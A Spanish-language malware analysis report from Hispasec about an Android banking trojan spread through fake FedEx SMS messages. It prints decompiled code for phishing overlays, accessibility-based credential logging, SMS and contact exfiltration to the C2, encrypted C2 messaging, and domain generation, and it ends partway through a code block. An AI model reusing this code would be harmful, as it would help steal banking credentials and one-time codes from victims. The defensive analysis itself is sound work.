HISPASEC

INFORME DE MALWARE

Campaña Fedex Banker

Dirección

C/ Fiscal Luis Portero García 7
29010 Málaga
España

Teléfono/Fax. (+34) 952 020 494
Email. comercial@hispasec.com

SERVICIO MALWARE

Autor:
Hispasec Sistemas

Fecha:
2 Marzo 2021

AENOR
ER
Seguridad
Información
UNE-ISO/IEC 27001

EMPRESA ADHERIDA A UN ENTORNO RESPONSABLE
COMPANY ADHERED TO RESPONSIBLE NETWORKING

Índice

Introducción 3

Propagación e Infección 4

Robo de datos bancarios 7

Otras funciones de robo de datos 12

Comunicación con el servidor 14


Entidades afectadas 20

Conclusiones 20

Anexo: IOCs 22

Introducción

Durante el mes de febrero se han detectado varias campañas cuyo objetivo final es la instalación de un troyano bancario en los dispositivos móviles con Android de sus víctimas. Este troyano, en base a los análisis que hemos realizado sobre las muestras, se trata de un nuevo *banker* para Android, y ya son tres los nuevos troyanos bancarios que han aparecido en este principio de 2021 (Toddler, Oscorp y este).



Todas las campañas que se han realizado para distribuir el malware han utilizado una falsa página web que se trata de una web de Fedex fraudulenta, que indica al usuario una serie de pasos para instalar una supuesta aplicación que le permitirá rastrear sus paquetes. Aunque en realidad la aplicación implementa un troyano bancario que afecta principalmente a entidades bancarias españolas y a algunas aplicaciones *wallet* de criptomonedas.


Con respecto al resto de familias de malware bancario para Android, este nuevo *banker* no destaca en las estrategias de robo, que siguen siendo las mismas utilizadas por el resto de familias (abuso de permisos de accesibilidad para registrar eventos y mostrar inyecciones de phishing), aunque sí que destaca en cuanto a su campaña de distribución, que como ya hemos indicado aprovecha a la empresa de paquetería FedEx para propagar el troyano. También destaca en su protocolo de comunicación con el servidor de control, para el que utiliza el protocolo HTTP pero añadiendo una capa extra de cifrado en la que utiliza algoritmos de cifrado simétrico y asimétrico.

Aunque sin duda, el principal aspecto en el que destaca frente al resto de familias de malware bancario para Android es en el uso de un algoritmo de generación de dominios (Domain Generation Algorithm; DGA), que le permite generar 2000 dominios diferentes cada mes, y a los que intenta conectar para determinar cuál de ellos es el que debe utilizar para el envío de datos y recepción de comandos.

En el presente informe se va a profundizar en los aspectos técnicos de este nuevo troyano, incluyendo las técnicas utilizadas por los atacantes para llevar a cabo la distribución de este, la funcionalidad implementadas por el malware para robar credenciales bancarias y otro tipo de información sensible, y su protocolo de comunicación con el servidor de control.


Propagación e Infección

En cuanto a la propagación y distribución de este troyano, como ya se ha introducido anteriormente, los atacantes aprovechan a la empresa de paquetería FedEx como ‘gancho’ para que sus víctimas acaben instalando el malware. Las víctimas reciben un SMS en el que se les indica que su paquete llegará pronto, junto a un enlace en el que podría rastrear el paquete, tal y como ocurría en un caso real.




SMSrecibido por la víctima con el enlace fraudulento (Fuente: Daniel López)

Una vez que la víctima accede al enlace del SMS, ésta accede a una página web fraudulenta que se hace pasar por FedEx. Tal y como podemos apreciar en la siguiente imagen, la víctima se encuentra con una página en la que se le proporcionan una serie de pasos para descargar e instalar una supuesta aplicación que le permitirá rastrear su paquete. Sin embargo, esta aplicación es en realidad el *banker*, que una vez instalado seguirá una serie de pasos, como son la recopilación de información del dispositivo y la preparación para robar las credenciales bancarias o las criptomonedas de la víctima, en caso de que utilice alguna de las aplicaciones de *wallet* afectadas.



Página web fraudulenta utilizada en la campaña para la distribución del malware (Fuente: Daniel López)

Desde el mismo momento en que la aplicación finaliza la instalación, ésta solicita permisos de accesibilidad, algo habitual en todas las familias de malware bancario para Android. Como veremos en la siguiente sección, estos permisos se utilizan para recopilar los eventos de accesibilidad que se producen en el dispositivo infectado. Esto permite principalmente detectar cuando se abre alguna de las aplicaciones afectadas, pudiendo así mostrar una ventana con el formulario de phishing para robar las credenciales.



Mensaje que informa a la víctima de que es necesario proporcionar permisos de accesibilidad

Una vez que se han proporcionado los permisos de accesibilidad, el troyano comienza la comunicación con el servidor de control, aunque antes de eso necesita generar los 2000 dominios que puede utilizar durante el mes actual e ir uno a uno comprobando cuál de ellos ha sido registrado y apunta a un servidor de control activo. Durante nuestro análisis hemos podido ver que uno de los primeros comandos que recibe el troyano para ejecutar es el de recopilación de contactos, que probablemente se utilice para añadir nuevos números de teléfono en la base de datos de los atacantes para enviar nuevos SMS a nuevas posibles víctimas. Aunque, al parecer, los propios dispositivos infectados podrían haber sido utilizados para llevar a cabo el envío de los SMS fraudulentos a la lista de contactos.

Robo de datos bancarios

Tal y como se ha introducido anteriormente, este troyano está pensado principalmente para robar las credenciales bancarias de sus víctimas, en el caso de que éstas utilicen alguna de las aplicaciones bancarias afectadas, o en caso de que utilicen alguna de las aplicaciones cartera de criptomonedas afectadas.

La estrategia de robo de credenciales no es nueva, y se basa en la ya clásica estrategia de robo a través de inyecciones de phishing (overlays) que se muestran tan pronto como se detecta la apertura de la aplicación afectada. De esta forma, al mostrar el phishing al usuario no le parece extraño, ya que acaba de abrir la aplicación de su entidad bancaria, que parece que le está solicitando las credenciales para acceder a su cuenta. De esta forma, una vez se recibe algún evento de accesibilidad relativo a la app afectada, este abre una nueva actividad de Android con una vista web (*WebView*) en la que cargar el phishing.

```
            /*  */
pSVar5 = Deobfuscator$app$Release.getString(-0x1d942d834301);
pSVar13 = pSVar13.append(pSVar5);
pSVar5 = pSVar13.toString();
bVar1 = ref.getBoolean(pSVar5,false);
pBVar10 = Boolean.valueOf(bVar1);
bVar1 = pBVar10.booleanValue();
if (bVar1 == false) {
            /* show injection */
  pIVar17 = new Intent(this,BrowserActivity);
  pIVar17.setFlags(0x10010000);
            /* a */
  pSVar5 = Deobfuscator$app$Release.getString(-0x1d952d834301);
  pIVar17.putExtra(pSVar5,pSVar4);
  this.startActivity(pIVar17);
}
```

Código que inicia *BrowserActivity* para mostrar la inyección de phishing

```
void onCreate(Activity this,Bundle p1)

{
  String pSVar1;
  Intent ref;
  View ref_00;
  WebSettings ref_01;
  Object ref_02;
  WebChromeClient ref_03;
  WebView pWVar2;

  super.onCreate(p1);
  this.requestWindowFeature(1);
  this.setContentView(0x7f0b001c);
                    /*  */
  pSVar1 = Deobfuscator$app$Release.getString(-0x2622d834301);
  Utils.SetActivityTitleIcon(this,pSVar1);
  ref = this.getIntent();
                    /* a */
  pSVar1 = Deobfuscator$app$Release.getString(-0x2632d834301);
  pSVar1 = ref.getStringExtra(pSVar1);
  BrowserActivity.packageName = pSVar1;
  ref_00 = this.findViewById(0x7f08013b);
  checkCast(ref_00,WebView);
  this.webView = ref_00;
  ref_01 = ref_00.getSettings();
  ref_01.setJavaScriptEnabled(true);
  pWVar2 = this.webView;
  ref_02 = new Object(this);
                    /* Android */
  pSVar1 = Deobfuscator$app$Release.getString(-0x2652d834301);
  pWVar2.addJavascriptInterface(ref_02,pSVar1);
  pWVar2 = this.webView;
  ref_03 = new WebChromeClient();
  pWVar2.setWebChromeClient(ref_03);
  this.LoadHtml();
  return;
}
```

Código de *BrowserActivity* que recibe el *Intent*, obtiene el parámetro 'a' y carga el phishing indicado en dicho parámetro

Las inyecciones de phishing se obtienen desde el servidor de control durante los primeros intercambios de información, en los que el troyano envía la lista de aplicaciones instaladas, y el servidor de control responde con el subconjunto de apps afectadas. Posteriormente, el troyano realiza varias peticiones para descargar una por una las inyecciones (el código HTML) de cada entidad afectada. Este código se almacena en la memoria de la aplicación para ser utilizado cuando se muestra la *WebView* al abrir una de las aplicaciones afectadas. Como podemos apreciar en la siguiente imagen, la función *LoadHtml* se encarga de obtener el código de la inyección de memoria y cargarlo en la *WebView*.

```
void LoadHtml(int this)

{
  String pSVar1;
  String pSVar2;
  String pSVar3;
  WebView ref;

  pSVar1 = Bot.GetInject(BrowserActivity.packageName);
  if (pSVar1 == null) {
    this.finishAndRemoveTask();
    return;
  }
  ref = this.webView;
                    /* text/html */
  pSVar2 = Deobfuscator$app$Release.getString(-0x26d2d834301);
                    /* UTF-8 */
  pSVar3 = Deobfuscator$app$Release.getString(-0x2772d834301);
  ref.loadDataWithBaseURL(null,pSVar1,pSVar2,pSVar3,null);
  return;
}
```

Función *LoadHtml* que carga el código de la inyección a mostrar

Además del robo a través de inyecciones de phishing, este nuevo troyano incluye la estrategia de robo a través del registro de los propios eventos de accesibilidad, algo que el pasado año ya comenzó a popularizar el banker **Eventbot**, y que con el paso del tiempo cada vez más familias están incorporando dentro de su abanico de funcionalidades. Gracias a los eventos de accesibilidad el troyano no solamente es capaz de obtener información sobre los *toques* que realiza el usuario en la pantalla, sino que también recibe información sobre cambios que se realizan en determinados elementos. En el caso de los campos de texto, el evento de accesibilidad que recibe el malware incluye el identificador del campo y el texto, lo que permite al malware registrar si se trata de un campo de usuario y contraseña, y el contenido del propio campo.

```
pSVar13 = new StringBuilder();
            /* get text of the TextField related to the Accessibility event */
this.GetAppTxt(pAVar3,pSVar13);
pSVar6 = MyAccessibilityService.lastAppTxt;
pSVar5 = pSVar13.toString();
bVar1 = pSVar6.equals(pSVar5);
if (bVar1 == false) {
            /* %s,%s:%s,%s */
  pSVar5 = Deobfuscator$app$Release.getString(-0x1d782d834301);
  ppOVar14 = new Object[4];
            /* LOG */
  pSVar6 = Deobfuscator$app$Release.getString(-0x1d842d834301);
  ppOVar14[0] = pSVar6;
            /* BAL_GRABBER */
  pSVar6 = Deobfuscator$app$Release.getString(-0x1d882d834301);
  ppOVar14[1] = pSVar6;
  ppOVar14[2] = pSVar4;
  pSVar6 = pSVar13.toString();
  ppOVar14[3] = pSVar6;
  pSVar5 = String.format(pSVar5,ppOVar14);
  pBVar10 = Boolean.valueOf(true);
  PanelReq.SendAsync(pSVar5,pBVar10);
  pSVar5 = pSVar13.toString();
  MyAccessibilityService.lastAppTxt = pSVar5;
}
```

Código encargado de registrar los eventos de accesibilidad y enviarlos al C2

Esta estrategia de robo a través del registro de eventos de accesibilidad y cambios en los campos de texto, tiene como principal ventaja que la víctima sospechará menos aún, ya que no se muestra una actividad nueva, sino que se roba a partir de los campos de texto de la aplicación legítima. Sin embargo, la principal desventaja es que no es posible robar las credenciales si el usuario ya tenía la aplicación bancaria instalada y configurada, puesto que en ese caso la app no solicitará las credenciales al usuario para iniciar sesión. Lo más habitual es que el usuario ya tuviese la sesión iniciada antes de que se instalase el malware, por lo que esta técnica por sí sola no es muy efectiva.

Como hemos visto, las inyecciones de phishing se muestran al detectar la apertura de la aplicación bancaria afectada, sin embargo, como veremos más adelante, el servidor de control puede enviar comandos específicos para solicitar al troyano que muestre alguna de las inyecciones descargadas. De esta forma, los operadores pueden forzar el robo de credenciales si lo consideran oportuno.

Otras funciones de robo de datos

Además del típico robo de credenciales bancarias que implementa el malware bancario, es habitual que este tipo de malware implemente otras funcionalidades que le permitan robar otro tipo de datos, principalmente aquellos que pueden ser necesarios junto con las credenciales para lograr el robo final del dinero.

En el caso de este nuevo troyano, se incluye funcionalidad que permite a los operadores obtener los mensajes de texto recibidos. De esta forma, los mensajes de texto recibidos que contiene códigos de un solo uso para autorizar transacciones o para autorizar el inicio de sesión en la cuenta, pueden ser reenviados al servidor de control, donde los atacantes pueden finalmente llevar a cabo el robo de dinero. En la siguiente imagen podemos observar como el troyano instala un *SmsReceiver* de Android que recibe cada mensaje de texto que llega al dispositivo, lo procesa y lo reenvía al servidor de control.

```
long onReceive(int this,Context p1,int p2){
  if (SmsReceiver.timeOutStart != 0) {
    lVar9 = System.currentTimeMillis();
    if (lVar9 - SmsReceiver.timeOutStart < 5000) {
      return lVar9;
    }
    SmsReceiver.timeOutStart = 0;
  }
  ref = p2.getExtras();
                    /*  */
  pSVar2 = Deobfuscator$app$Release.getString(-0x27302d834301);
  lVar9 = ZEXT48(pSVar2);
  if (ref != null) {
                    /* pdus */
    pSVar2 = Deobfuscator$app$Release.getString(-0x27312d834301);
    pOVar3 = ref.get(pSVar2);
    lVar9 = ZEXT48(pOVar3);
    checkCast(pOVar3,Object *);
    checkCast(pOVar3,Object *);
    iVar10 = 0;
    while (iVar10 < pOVar3.length) {
      pbVar11 = pOVar3[iVar10];
      checkCast(pbVar11,sbyte);
      checkCast(pbVar11,sbyte);
      ref_00 = SmsMessage.createFromPdu(pbVar11);
      pSVar12 = new StringBuilder();
                    /* LOG,SMS, */
      pSVar2 = Deobfuscator$app$Release.getString(-0x27362d834301);
      pSVar12 = pSVar12.append(pSVar2);
      pSVar2 = ref_00.getDisplayOriginatingAddress();
      pSVar2 = pSVar2.toString();
      pSVar12 = pSVar12.append(pSVar2);
                    /* :  */
      pSVar2 = Deobfuscator$app$Release.getString(-0x273f2d834301);
      pSVar12 = pSVar12.append(pSVar2);
      pSVar2 = ref_00.getMessageBody();
      pSVar2 = pSVar2.toString();
      pSVar12 = pSVar12.append(pSVar2);
      pSVar2 = pSVar12.toString();
      bVar1 = Bot.IsIntSms();
```

Código que registra y envía al C2 los mensajes recibidos

Además de la recopilación de SMS, también se envía la agenda completa de contactos, lo que en primera instancia parece que podría estar utilizándose para enviar mensajes a los contactos de las víctimas para distribuir nuevas versiones de este troyano.

```
void GetContactListUpload(void)

{
  boolean bVar1;
  String pSVar2;
  ContentResolver ref;
  Cursor ref_00;
  int iVar3;
  String pSVar4;
  Boolean pBVar5;
  Context ref_01;
  StringBuilder ref_02;

  pSVar2 = Deobfuscator$app$Release.getString(-0x1ca2d834301);
  ref_02 = new StringBuilder(pSVar2);
  ref_01 = Bot.context;
  ref = ref_01.getContentResolver();
  ref_00 = ref.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI,null,null,null,null);
  iVar3 = ref_00.getCount();
  if (iVar3 == 0) {
    if (ref_00 != null) {
      ref_00.close();
    }
    return;
  }
  while (bVar1 = ref_00.moveToNext(), bVar1 != false) {
                    /* display_name */
    pSVar2 = Deobfuscator$app$Release.getString(-0x1d82d834301);
    iVar3 = ref_00.getColumnIndex(pSVar2);
    pSVar2 = ref_00.getString(iVar3);
                    /* data1 */
    pSVar4 = Deobfuscator$app$Release.getString(-0x1e52d834301);
    iVar3 = ref_00.getColumnIndex(pSVar4);
    pSVar4 = ref_00.getString(iVar3);
    ref_02.append(pSVar2);
                    /* :  */
    pSVar2 = Deobfuscator$app$Release.getString(-0x1eb2d834301);
    ref_02.append(pSVar2);
    ref_02.append(pSVar4);
                    /*  */
    pSVar2 = Deobfuscator$app$Release.getString(-0x1ee2d834301);
    ref_02.append(pSVar2);
  }
  pSVar2 = ref_02.toString();
  pBVar5 = Boolean.valueOf(true);
  PanelReq.SendAsync(pSVar2,pBVar5);
  if (ref_00 != null) {
    ref_00.close();
  }
  return;
```

Envío de la agenda de contactos

En cuanto a funcionalidad de robo de información esto sería todo, aunque el troyano implementa funcionalidad adicional que le de aún más control a los atacantes, como: Realización de llamadas USSD (de pago/suscripción), configurar proxy SOCKS en el dispositivo, desinstalar aplicaciones, desactivar **Google Play Protect** y envío de SMS.

Comunicación con el servidor

Para terminar con la descripción técnica de este nuevo troyano, debemos hablar de su protocolo de comunicación con el servidor de control, sobretodo si tenemos en cuenta que introduce ciertos aspectos que no es tan habitual encontrar en este tipo de malware.

Se hace uso del protocolo HTTP para la comunicación con el C2, sin embargo, se implementa cifrado sencillo XOR, utilizado para cifrar el cuerpo del mensaje enviado y las respuestas recibidas. Para cada petición se genera una clave de 10 bytes aleatoria, que es utilizada para cifrar los datos enviados y los datos recibidos por parte del servidor.

La parte realmente novedosa es el intercambio de esta clave, que se lleva a cabo cifrandola junto con el identificador del bot (dispositivo infectado). Para cifrarla se hace uso de algoritmos asimétrico **RSA**, y se incluye la clave pública del servidor de control en la propia aplicación. De esta forma, solamente el servidor de control debería ser capaz de descifrar el mensaje, aunque en la práctica no es así, puesto que el cifrado XOR es demasiado débil, y la primera parte del mensaje cifrado es el comando que indica el tipo de mensaje, por lo que se puede realizar fuerza bruta con todos los posibles comandos y obtener la clave original de cifrado.

```
String EncryptRSA(int p0)

{
  String pSVar1;
  byte[] pbVar2;
  KeyFactory ref;
  PublicKey pPVar3;
  Cipher ref_00;
  KeySpec local_0;

                    /*
                    MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3LqUiuXdxFYm/eBxAR
                    oAHC/9dC8c6agwdveSqj3/9hTOM5zTS/OsrYlIT6+ZmmmZrnOfbB+FXq3pCG8/kM6ujvGxY0ANfbGVlf
                    CTOnd+jKVHH1YhPT55aAY5K0C0EACXoV+TyyjReAtzC2xn4gI/tklOOfK2/17qaOIuYLneGHRuklmM/B
                    VMvlg9st4If6WYyntcX6RZtY7Usks7MWVhFOpzYlLN02b/FAPWjbgOPehZUqz8WGAuHFjuAX99c65nsY
                    m1UT9IYypQXx3KJMBeJr1Yr4VUkkPMRqgAbKacWvgDywkJuYOcbfz8Om8a+8TVaojwIDAQAB
                        */
  pSVar1 = Deobfuscator$app$Release.getString(-0x21da2d834301);
  pbVar2 = Base64.decode(pSVar1,0);
  local_0 = new KeySpec(pbVar2);
                    /* RSA */
  pSVar1 = Deobfuscator$app$Release.getString(-0x23632d834301);
  ref = KeyFactory.getInstance(pSVar1);
  pPVar3 = ref.generatePublic(local_0);
                    /* RSA/ECB/PKCS1Padding */
  pSVar1 = Deobfuscator$app$Release.getString(-0x23672d834301);
  ref_00 = Cipher.getInstance(pSVar1);
  ref_00.init(1,pPVar3);
  pbVar2 = p0.getBytes(StandardCharsets.UTF_8);
  pbVar2 = ref_00.doFinal(pbVar2);
  pSVar1 = Base64.encodeToString(pbVar2,2);
  return pSVar1;
}
```


Código que implementa el cifrado RSA asimétrico utilizando la clave pública del C2 *hardcodeada*

```
void Encrypt(int p0,int p1,int encryption_mode)

{
  Object pOVar1;
  int iVar2;
  byte bVar3;
  int iVar4;
  int iVar5;
  byte bVar6;

  pOVar1 = p1.clone();
  checkCast(pOVar1,sbyte);
  iVar2 = 0;
  bVar3 = 0;
  while (iVar2 < p0.length) {
    iVar4 = iVar2 % pOVar1.length;
    if ((iVar4 == 0) && (iVar2 != 0)) {
      iVar5 = 0;
      while (iVar5 < pOVar1.length) {
        bVar6 = bVar3;
        if (encryption_mode == 0) {
          bVar6 = ((byte[])(p0 + iVar2 + -1))[0];
        }
        ((byte[])(pOVar1 + iVar5))[0] = ((byte[])(pOVar1 + iVar5))[0] ^ bVar6;
        iVar5 = iVar5 + 1;
      }
    }
    bVar3 = ((byte[])(p0 + iVar2))[0];
    ((byte[])(p0 + iVar2))[0] = ((byte[])(pOVar1 + iVar4))[0] ^ ((byte[])(p0 + iVar2))[0];
    iVar2 = iVar2 + 1;
  }
  return;
}
```

Algoritmo de cifrado XOR

Sin embargo, el uso de RSA si que permite verificar que el servidor de control está realmente controlado por el atacante y no por otra entidad (que haya configurado un servidor *sinkhole*), ya que la respuesta del C2 debe contener al comienzo el identificador del bot seguido por la clave XOR utilizada para cifrar la comunicación, y esto es comprobado por el troyano cuando recibe la respuesta. Sin la clave privada el servidor de control no puede obtener en ningún momento el identificador del bot, por lo que no puede enviarlo en la respuesta.

La petición realizada por el troyano se divide en dos líneas, la primera incluye el identificador del bot y la clave de cifrado XOR (separados por comas), y la segunda línea incluye los datos que se quieren enviar al servidor.



Ejemplo de petición realizada por el troyano con el comando **PREPING**

El uso de cifrado asimétrico no introduce realmente una mayor seguridad de forma que una entidad externa pueda descifrar los datos (al menos una vez que conoce el funcionamiento del malware), sin embargo, si que impide el registro de una cantidad reducida de dominios de entre los generados para actuar como sinkhole y forzar al troyano a ejecutar el comando de desinstalación, ya que no se tiene la clave privada para descifrar el *header* (la primera línea) que contiene el BOTID.

Para la generación de dominios se utiliza como semilla del generador de números aleatorios el mes y año actual, y a partir de esa semilla se generan un máximo de 2000 dominios diferentes por mes. Tal y como podemos apreciar en las siguiente imágenes, al generar cada dominio se comprueba si este está registrado y si al realizar la petición con el comando *PREPING* éste responde correctamente. En caso de que todo vaya bien, se utilizará dicho dominio para posteriores comunicaciones.

```
void GetSeed(void)

{
  Calendar pCVar1;
  int iVar2;
  int iVar3;
  long lVar4;

  pCVar1 = Calendar.getInstance();
                    /* year */
  iVar2 = pCVar1.get(1);
  pCVar1 = Calendar.getInstance();
                    /* month */
  iVar3 = pCVar1.get(2);
  DGA.seed = (long)(iVar2 ^ iVar3);
  lVar4 = (long)(iVar2 ^ iVar3) * 2;
  DGA.seed = lVar4;
  lVar4 = lVar4 * (iVar2 ^ lVar4);
  DGA.seed = lVar4;
  lVar4 = lVar4 * (iVar3 ^ lVar4);
  DGA.seed = lVar4;
  DGA.seed = lVar4 * lVar4;
  DGA.seed = lVar4 * lVar4 + 0x470;
  return;
}
```

Generación de la semilla en base al año y mes

```
DGA.GetSeed();
ref = Executors.newFixedThreadPool(0x32);
checkCast(ref,ThreadPoolExecutor);
ref_00 = new AtomicBoolean(false);
ref_01 = new AtomicReference();
ref_01.set(null);
ref_02 = new Random(DGA.seed);
iVar6 = 0;
